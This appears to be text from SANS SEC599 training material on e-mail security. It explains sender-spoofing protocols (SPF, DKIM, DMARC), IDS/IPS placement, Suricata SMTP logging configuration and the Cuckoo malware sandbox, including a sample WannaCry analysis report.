Another, potentially more dangerous, but also more visible attack vector, is a malicious attachment. These e-mails often contain office documents that have malicious macros waiting to be executed by an unsuspecting user. The impact of a successful attack is higher since a malicious program might be executed on the user's workstation (ransomware, anyone?). The visibility of a malicious attachment is, of course, higher as well since these often pass anti-virus scanners or raise suspicion with users.



E-mail Security Controls


A significant amount of unwanted e-mails is delivered with a spoofed e-mail address. A spoofed e-mail address is a forged e-mail address: it is not the e-mail address of the real sender. Sending e-mail addresses can be forged at two levels in an e-mail: "MAIL FROM:" in the start of the SMTP connection (RFC5321), and "From:" in the data part of the SMTP traffic (headers, RFC5322).

Several protocols exist to prevent spoofed e-mails:

- Sender Policy Framework (RFC7208): this allows the mail server to check that e-mail claiming to come from a particular domain (present in the e-mail address of the sender) is coming from a host under the control of that domain owner. This check is implemented with TXT records served by the DNS server of the domain, with the IP addresses of the authorized hosts. SPF checks the MAIL FROM: domain
- Sender ID (RFC4406) improves upon SPF by checking the header address (From:)
- Domain Keys Identified Mail (RFC6367): while SPF tries to validate sender's domains by checking IP addresses of the hosts, DKIM tries to validate sender's domains by using public key cryptography. DKIM digitally signs the From: address (RFC5322). The public key used for signing the address can be retrieved via a DNS TXT record.
- Domain-based Message Authentication, Reporting, and Conformance (RFC7489): DMARC prevents spoofing of the From: address and is based on SPF and DKIM.

These protocols can help with alleviating unwanted e-mail but are only effective if the (spoofed) domain implements at least one of these protocols. If a sending domain does not provide any method to validate senders, it is up to the business to decide if they want to accept or drop these messages. Most businesses will accept these messages, in fear of missing potential customers.

In addition to the e-mail source, the contents of the e-mail can be used in security verification as well. URLs and attachments can be extracted and analyzed using blacklists or sandboxes to determine malicious behavior.



E-mail Security Best Practices

Below are some best practices to improve the security posture of your e-mail infrastructure:

- Limit e-mail relay settings to prevent open relaying. An open e-mail relay is an SMTP server that allows anyone on the Internet to send e-mail through it and not just e-mail destined to or originating from known users.
- Implement Sender Policy Framework (SPF) to prevent source e-mail address spoofing.
- Ensure POP3 & IMAP authentication and encryption are enforced to avoid unauthorized access or interception of e-mails.
- Make sure incoming (and to a lesser extent outgoing) e-mails are analyzed by an AV engine or sandbox to avoid malicious attachments reaching your users.
- Do not accept executable objects as attachment (such as script or binaries). Usually, these file types are not required for business operations.

E-mail Security Solutions

In order to implement security controls, several solutions are available:


- Cloud-based e-mail solutions that include security controls;
- Dedicated appliances (e.g. FireEye MX);
- Open-source solutions (e.g. combining Suricata & Cuckoo);


E-mail Security Solutions

Several solutions exist that can help organizations in implementing e-mail security controls. Using a cloud-based e-mail solution can help in offloading the security controls to a vendor that is specialized in providing secure e-mail. Many of these solutions will provide anti-spam measures and scan e-mail traffic for malicious content, or even provide encryption and signing of messages.

Another option is to install dedicated appliances in your environment to implement e-mail security, such as FireEye MX for example. All e-mail traffic passing through this device will have its URLs and attachments checked. Files are run in different sandboxes to determine malicious behavior. In case something suspicious is detected, the e-mail will be blocked from reaching the targeted user.

Making use of open-source solutions allows you to improve your e-mail security as well, for example through an open-source IDS and anti-virus, such as Suricata and Cuckoo.




E-mail Security Architecture
Putting an Intrusion Detection System/Intrusion Prevention System in front of an mail server or web server is a popular detection and prevention method.

An Intrusion Detection System is only capable of detecting intrusions, it cannot prevent them, while an Intrusion Prevention System can prevent intrusions.

An IDS just needs a copy of the network traffic to be able to do its job. So, it does not have to be put inline (although it can) like shown in the diagram above: the IDS receives the traffic destined for the server and passes it on. While an IPS has to be able to block traffic, it is best placed inline. By being inline, an IPS can prevent intrusion by dropping network packets that try to exploit a vulnerability. The risk of inline operation is that with general failure of the IDS/IPS, network connectivity to the protected server is interrupted.

In the example above, we see an IDS/IPS protecting a mail server, but it can protect other servers too, like web servers, proxies, database servers…


There are 2 major open-source IDS/IPS applications: Snort and Suricata (which we already discussed briefly). Both systems decode and normalize network traffic before it is inspected. Network traffic can be used to transfer content in many forms. Just as a simple example, HTML transferred via HTTP can be transferred in network packets as text, or gzip compressed. To inspect the traffic efficiently, the traffic is first decoded and normalized. In our example, this means that gzip compressed content is decompressed before it is inspected. Inspection of traffic can be done via rules or via protocol parsers.



Enabling Suricata SMTP Logging

Enabling SMTP logging is as simple as adding an SMTP entry to the EVE-log in the Suricata.yaml configuration file. If desired, additional configuration can be set to determine the exact fields that should be logged. Below is a sample configuration containing more information about the "extended", "custom", and "md5" settings. These settings allow extended logging of additional fields or custom logging for specifically required fields. The md5 settings allow the calculation of an MD5 sum of the body or subject.

#extended: yes
 # enable this for extended logging information
 # this includes: bcc, message-id, subject, x_mailer, user-agent
 # custom fields logging from the list:
 # reply-to, bcc, message-id, subject, x-mailer, user-agent, received,
 # x-originating-ip, in-reply-to, references, importance, priority,
 # sensitivity, organization, content-md5, date
#custom: [received, x-mailer, x-originating-ip, relays, reply-to, bcc]
 # output md5 of fields: body, subject
 # for the body you need to set app-layer.protocols.smtp.mime.body-md5
 # to yes
#md5: [body, subject]



Enabling Suricata SMTP Attachment & URL Extraction

SMTP attachment/file extraction can be enabled through the SMTP app-layer settings. The MIME decoder has to be enabled to take care of the file extraction. Additional configuration allows specifying which entity bodies to decode, such as base64 or Quoted-Printable (QP) encoding. Additionally, the MIME decoder can also extract URLs from the SMTP message body and log them in the SMTP log, which makes it easy to post-process them (e.g. run them through blacklist or even analyze them in a sandbox).

Introducing Cuckoo

Cuckoo Sandbox is a malware analysis system

- Maintained by volunteers
  (Claudio Guarnieri, Alessandro Tanasi, Jurriaan Bremer, Mark Schloesser)
- Supports Windows, OS X, Linux & Android malware
- "Infinite application support" (additional client software can be installed in the Virtual Machines used for analysis)
- Trace API calls, analyze network traffic, monitor files touched, executables launched, memory analysis (Volatility plugin)
- Cuckoo-modified provides additional options (e.g. additional signatures)

Introducing Cuckoo

Analyzing malware is a complex task, that requires highly skilled and experienced staff. Malware analysis is often classified in static analysis and dynamic analysis. With dynamic analysis, the sample is executed in a controlled environment and its behavior is observed. Static analysis does not execute the sample but uses techniques like disassembling and decompiling to look at the code of the malware.

To facilitate the automatic analysis of malware without experienced staff, the Cuckoo Sandbox was created. Cuckoo's focus is dynamic analysis: the malware sample is executed in a virtual machine; its behavior is observed and a report is produced with a score indicating how confident the Cuckoo Sandbox is about the maliciousness of a sample.

It is a free, open-source solution developed and maintained by volunteers.


Cuckoo Sandbox can analyze malware for different operating systems: Windows, Linux, OS X and even Android.

The sandbox is not only able to analyze malicious executables, but also other types of malware like malicious documents. For this, Cuckoo Sandbox provides "Infinite application support": for example, to analyze a malicious Word document, MS Office can be installed inside the virtual machine (the sandbox).

The operating system inside the sandbox is instrumented to increase the capacity of Cuckoo to observe the behavior of a malicious sample. This is done by tracing operating system API calls, capturing and analyzing network traffic, monitoring files, registry, process, and even perform memory dump analysis via Volatility.

Cuckoo-modified is a fork of Cuckoo Sandbox that provides additional analysis and detection options.

Cuckoo Architecture



http://docs.cuckoosandbox.org/en/latest/_images/architecture-main.png

Cuckoo host & guest architecture

Cuckoo uses a number of analysis guests to perform its analysis:

- A clean snapshot is used as a guest, in which the sample is executed and analyzed;
- The guests include a Python-based agent to report on activities (e.g. API calls, network traffic, screenshots…)
- By installing new software in the guests, additional sample types can be analyzed;
- Upon finishing the analysis, a report is generated by Cuckoo;
- Supported visualization software includes VirtualBox, XenServer, KVM…

SANS | SEC599 | Defeating Advanced Adversaries 43

Cuckoo Architecture


The architecture of the Cuckoo Sandbox environment is composed of a host and virtual guests, connected via a virtual network. The Cuckoo host manages the guests: starting of an analysis, analyzing traffic and generating reports. It can connect guests to the Internet, or sinkhole network traffic.

Cuckoo guests are virtual machines that are instantiated from a clean template for each analysis. The Cuckoo hosts instantiate a new Cuckoo guests with the right template for the sample to analyze, submits the sample to the guest for analysis and creates the analysis report.

Cuckoo supports VirtualBox, XenServer, KVM … for virtualization of the guests.
The guest is instrumented with an agent (written in Python) to observe and report back the behavior of the sample inside the sandbox. It is important to look inside the guest for the behavior of the sample, looking from the outside of the guest will miss many significant activities. These activities include API calls, process created, files written, network traffic, …

To analyze samples that require applications, like PDF files, guests can have new software installed, like Adobe Reader. It is important to select the right version of the supporting application: a very recent version will have known vulnerabilities patched, and a version that is too old might not be "supported" anymore by the malware. For example, when the malware exploits a feature that was only introduced in recent versions. In order to have an effective & realistic sandbox, it's a good idea to tailor the virtual machine used for analysis to your environment: deploy similar software as the ones you have running in your corporate environment.

After execution (or when a time limit is reached), the analysis is terminated, the guest is recycled and the report is produced.



Cuckoo Output

The Cuckoo analysis report is generated upon completion of the analysis and contains the following information (this is a non-exhaustive list).

- An overview of matched signatures
- An overview of network traffic (this includes a PCAP file, and can be integrated with Suricata)
- Files that were created and modified on the guest file system
- Process that were created and terminated
- A memory dump
- Registry entries created and modified
- ...

Signature is "rules" that are often created by the community. These rules will detect typical malicious behavior: installation of a Windows service, dropping files and executing them, Internet activity ...

It's possible to create custom signatures to detect malicious behavior that is pertinent to your corporate environment.

Cuckoo Reporting


A report is presented in the Cuckoo web-based GUI in the slide above.

We submitted a WannaCry sample to the Cuckoo sandbox for analysis. Remark that the report mentions an "error": the analysis timeout threshold was triggered. This is normal for ransomware like WannaCry, as it will take quite some time to encrypt all the files in the guest. At the left of the report is an overview of the different sections.

The summary section provides the hashes of the submitted sample and a score. Remark that at the time of writing, the scoring system was still an alpha feature (the score is 11.2/10).

Other interesting sections are Behavioral Analysis, Network Analysis, Dropped Files …

Some sections will have a number next to them. This indicates the number of so-called "events" in the section. For example, for Process Memory, we have 23 process memory dumps.



Cuckoo Reporting – Signatures
A remarkable feature of Cuckoo Sandbox is its signatures.

Events, like we saw in the report of the previous slides, are analyzed and grouped to draw conclusions from the behavior of the sample. This provides a high-level view of the behavior.

In the report above, we can see several interesting signatures that triggered.

- Installs itself for autorun at Windows startup: this is often done by malware to achieve persistence on the infected machine
- Runs bcdedit commands specific to ransomware: ransomware will often change the boot configuration data to hinder recovery
- Installs Tor on the infected machine: Tor is an anonymization network, and its use inside an enterprise is highly suspicious and often against policy

Notice that these triggered signatures are color-coded (yellow and red). This corresponds to a severity level.

Cuckoo Installation

Although well-documented, installing Cuckoo can be a bit daunting:

- Many prerequisites are to be correctly installed
- Refer to http://docs.cuckoosandbox.org/en/latest/ for full manual and support documentation
- An online instance of Cuckoo Sandbox can be found at https://malwr.com/
- Buguroo Offensive Security developed an "auto install script" for Cuckoo: https://github.com/buguroo/cuckooautoinstall

